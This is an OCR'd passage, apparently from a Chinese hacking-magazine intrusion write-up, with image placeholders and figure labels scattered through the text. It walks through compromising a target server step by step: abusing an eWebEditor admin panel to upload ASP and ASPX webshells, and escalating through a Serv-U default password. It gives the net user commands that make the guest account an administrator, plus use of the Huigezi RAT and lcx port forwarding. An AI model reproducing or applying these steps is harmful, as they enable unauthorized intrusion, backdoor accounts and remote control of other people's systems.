


图 6

使用得到的用户名和密码成功登录了ewebeditor的后台，如图10。进入了ewebeditor拿webshell就比较轻松了。找到"样式管理"－"拷贝样式"－"设置"－添加允许上传类型asa，再预览上传asa后缀的ASP木马，然后在"上传文件管理"里就可以看到木马了。点击直接访问webshell，如图11。在图中，我们可以看到有ASPNET这个用户，一般来说对方服务就有可能支持ASPX。因为ASPX木马的权限通常要比ASP的高，所以我上传了一个ASPX木马，然后又上传了一个SU提权的ASP木马，执行"net user guest /active:yes"、"net user guest password"、"net localgroup administrators guest /add"这三条命令，意思是先激活guest用户，再给guest用户设定一个密码，再把guest用户添加




图7




图8




图9

进管理员组。幸运的是Serv－U的默认连接密码没有更改，命令都成功执行了。在ASPX木马里执行“net user guest”，我们可以发现guest用户已经隶属于管理员组了，如图12。使用ASPX木马读取了注册表的远程桌面服务端口，发现就是默认的3389，不过Terminal Services服务当时是没有开启的。后来wyzhack又上传了灰鸽子才将对方的终端服务开启。

## 四、守株待兔

直接连接3389是行不通的，因为防火墙把我们挡在了外面，不过我们可以使用lcx.exe给它来个端口转发。直接使用ASPX




图10

